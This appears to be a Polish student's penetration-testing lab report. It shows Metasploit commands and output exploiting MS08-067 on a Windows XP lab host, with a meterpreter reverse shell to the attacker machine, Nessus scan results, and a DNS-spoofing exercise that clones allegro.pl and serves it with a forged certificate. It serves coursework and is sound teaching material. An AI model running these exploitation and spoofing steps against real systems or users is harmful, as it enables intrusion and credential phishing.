

Testy Penetracyjne Lab 7

Julia Sadecka, Cyberbezpieczeństwo


Wykrywanie luki MS08-067 (Metasploit)



```
msf6 > search smb

Matching Modules
================

   #    Name                                                  Disclosure Date  Rank
Check  Description
   -    ----                                                  ---------------  ----
-----  -----------
   0    exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual
No     Apache Struts ClassLoader Manipulation Remote Code Execution
   1    exploit/osx/browser/safari_file_policy                2011-10-12       normal
No     Apple Safari file:// Arbitrary Code Execution
   2    auxiliary/server/capture/smb                                           normal
No     Authentication Capture: SMB
   3    post/linux/busybox/smb_share_root                                      normal
No     BusyBox SMB Sharing
   4    auxiliary/scanner/http/citrix_dir_traversal           2019-12-17       normal
No     Citrix ADC (NetScaler) Directory Traversal Scanner
   5    auxiliary/scanner/smb/impacket/dcomexec               2018-03-19       normal
No     DCOM Exec
   6    auxiliary/scanner/smb/impacket/secretsdump                             normal
No     DCOM Exec
   7    exploit/windows/scada/ge_proficy_cimplicity_gefebt    2014-01-23       excellent
Yes    GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
   8    exploit/windows/smb/generic_smb_dll_injection         2015-03-04       manual
```




```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.2.4
RHOST ⇒ 192.168.2.4
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.2.4:445       - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[+] 192.168.2.4:445       -   Host is running Windows XP SP3 (language:English) (name:WINXP) (workgr
oup:WORKGROUP)
[*] 192.168.2.4:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > search ms08-067

Matching Modules
================


   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server
Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_0
67_netapi

msf6 auxiliary(scanner/smb/smb_version) > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.2.4
RHOST ⇒ 192.168.2.4
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.2.6:4444
[*] 192.168.2.4:445 - Automatically detecting the target ...
[*] 192.168.2.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.2.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.2.4:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175174 bytes) to 192.168.2.4
[*] Meterpreter session 1 opened (192.168.2.6:4444 → 192.168.2.4:1243) at 2024-02-02 10:47:37 -0500

meterpreter > shell
Process 1944 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```



```
meterpreter > shell
Process 1944 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.2.4
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.2.1

C:\WINDOWS\system32>
```

Nessus/Open Source

Odnaleziono taką podatność na hoście 192.168.2.4 (Windows XP) za pomocą oprogramowania Nessus



Siec z pentestow

‹ Back to Pentesty


5 Hosts

□	Host	Vulnerabilities ▾
□	192.168.2.6	2 4 9 65
□	192.168.2.4	4 2 25
□	192.168.2.2	26
□	192.168.2.1	1 10
□	192.168.2.3	1 4

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 11:02 AM
End:	Today at 11:18 AM
Elapsed:	15 minutes

Vulnerabilities



Siec z pentestow / Plugin #34477

‹ Back to Vulnerability Group

CRITICAL MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (...

Description

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.

ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

See Also

https://www.nessus.org/u?adf86aac

Output

```
No output recorded.
```

To see debug logs, please visit individual host

Port ▴	Hosts
445 / tcp / cifs	192.168.2.4

Plugin Details


Severity:	Critical
ID:	34477
Version:	1.53
Type:	remote
Family:	Windows
Published:	October 23, 2008
Modified:	August 5, 2020

VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: High
Age of Vuln: 730 days +
Product Coverage: High
CVSSV3 Impact Score: 5.9
Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 9.2
Risk Factor: Critical
CVSS v3.0 Base Score 9.8
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N
/UI:N/S:U/C:H/I:H/A:H




□	Sev ▾	CVSS ▾	VPR ▾	Name ▴	Family ▴	Count ▾
□	CRITICAL	10.0 *	7.4	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)	Windows	1
□	CRITICAL	10.0		Unsupported Windows OS (remote)	Windows	1
□	CRITICAL	9.8	9.2	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (95864...	Windows	1
□	HIGH	8.1	9.7	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPI...	Windows	1
□	INFO			WMI Not Available	Windows	1

Odnaleziono także inne krytyczne podatności tj ms17-010 czy ms09-001.


DNS Cache Poisoning

1. Wykonanie kopii strony




```
┌──(root💀kali)-[~/Studia/Penetracyjne/ettercap/build]
└─# httrack                                                        255 ✕ 3 ⚙

Welcome to HTTrack Website Copier (Offline Browser) 3.49-4+libhtsjava.so.2
Copyright (C) 1998-2017 Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help

Enter project name :lab7

Base path (return=/root/websites/) :/var/www/agh

Enter URLs (separated by commas or blank spaces) :https://www.allegro.pl

Action:
(enter) 1       Mirror Web Site(s)
        2       Mirror Web Site(s) with Wizard
        3       Just Get Files Indicated
        4       Mirror ALL links in URLs (Multiple Mirror)
        5       Test Links In URLs (Bookmark Test)
        0       Quit
: 1

Proxy (return=none) :

You can define wildcards, like: -*.gif +www.*.com/*.zip -*img_*.zip
Wildcards (return=none) :

You can define additional options, such as recurse level (-r<number>), separated by blank spaces
To see the option list, type help
Additional options (return=none) :

---> Wizard command line: httrack https://www.allegro.pl  -O "/var/www/agh/lab7"  -%v

Ready to launch the mirror? (Y/n) :y

WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Fri, 02 Feb 2024 16:07:31 by HTTrack Website Copier/3.49-4+libhtsjava.so.2 [XR&CO'2014]
mirroring https://www.allegro.pl with the wizard help..
Done.
Thanks for using HTTrack!
*
```

2. Wykonanie ataku



```
tls

No.    Time        Source            Destination       Protocol  Length Info
   696 4.181362    149.156.96.15     192.168.131.134   TLSv1.2   1090 Application Data [TCP segment of a reassembled PDU]
   703 4.181883    149.156.96.15     192.168.131.134   TLSv1.2   1514 Application Data [TCP segment of a reassembled PDU]
   710 4.182910    149.156.96.15     192.168.131.134   TLSv1.2   1302 Application Data [TCP segment of a reassembled PDU]
   717 4.198112    149.156.96.15     192.168.131.134   TLSv1.2    120 Application Data
   723 4.571069    192.168.131.128   192.168.131.134   TLSv1.2    571 Client Hello
   725 4.574266    192.168.131.134   192.168.131.128   TLSv1.2   1249 Server Hello, Certificate, Server Key Exchange, Server Hello Done
   726 4.574762    192.168.131.128   192.168.131.134   TLSv1.2     61 Alert (Level: Fatal, Description: Certificate Unknown)
   733 4.579500    192.168.131.128   192.168.131.134   TLSv1.2    571 Client Hello
   735 4.582495    192.168.131.134   192.168.131.128   TLSv1.2   1249 Server Hello, Certificate, Server Key Exchange, Server Hello Done
   736 4.583270    192.168.131.128   192.168.131.134   TLSv1.2    147 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
   737 4.583643    192.168.131.128   192.168.131.134   TLSv1.2    159 Application Data
   738 4.584469    192.168.131.128   192.168.131.134   TLSv1.2    537 Application Data

    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 1235
    Identification: 0x81f7 (33271)
  > Flags: 0x40, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0x2bd6 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.131.134

0030  01 f5 5c a4 00 00 16 03  03 00 4e 02 00 00 4a 03   ··\·····  ··N···J·
0040  03 3e ef 26 37 99 27 97  ef 70 d8 fb 2e ca c8 e6   ·>·&7·'·  ·p··.···
0050  49 93 89 25 f0 5d 70 d9  9b 20 b0 74 14 28 0a 3a   I··%·]p·  · ·t·(·:
0060  14 00 c0 30 00 00 22 ff  01 00 01 00 00 00 00 00   ···0··"·  ········
0070  00 0b 00 04 03 00 01 02  00 23 00 00 00 10 00 05   ········  ·#······
0080  00 03 02 68 32 00 17 00  00 16 03 03 03 19 0b 00   ···h2···  ········
0090  03 15 00 03 12 00 03 0f  30 82 03 0b 30 82 01 f3   ········  0···0···
00a0  a0 03 02 01 02 02 14 3e  f3 f9 a7 f1 7f 54 e2 ae   ·······>  ·····T··
00b0  f7 a3 de 6b b5 42 58 59  80 a4 b4 30 0d 06 09 2a   ···k·BXY  ···0···*
00c0  86 48 86 f7 0d 01 01 0b  05 00 30 15 31 13 30 11   ·H······  ··0·1·0·
00d0  06 03 55 04 03 0c 0a 61  67 68 2e 65 64 75 2e 70   ··U····a  gh.edu.p
00e0  6c 30 1e 17 0d 32 32 31  32 30 33 31 35 33 38 34   l0···221  20315384
00f0  34 5a 17 0d 32 32 31 32  31 37 31 35 33 38 34 34   4Z··2212  17153844
0100  5a 30 15 31 13 30 11 06  03 55 04 03 0c 0a 61 67   Z0·1·0··  ·U····ag

wireshark_Ethernet0RR5BX1.pcapng        Pakietów: 3030 · Wyświetlanych: 801 (26.4%) · Porzuconych: 0 (0.0%)   Profil: Default
```



Niezabezpieczona | allegro.pl/seller-story-answer/?confirm=true&claimId=58346073&token=7...

Dziękujemy za udzielenie odpowiedzi

Na przedstawionym zrzucie ekranu zaobserwowano otwartą stronę https://www.allegro.pl, charakteryzującą się błędnym certyfikatem, co wskazuje na przeprowadzenie ataku. Jednocześnie w analizie ruchu przy użyciu Wiresharka uwidoczniono interakcję pomiędzy hostem atakującym a hostem atakowanym. Na zapisie ekranowym odnotowano proces ustanawiania połączenia TLS, obejmujący pole Common Name (CN) certyfikatu, co potwierdza, że przesyłane dane dotyczą właśnie tej domeny.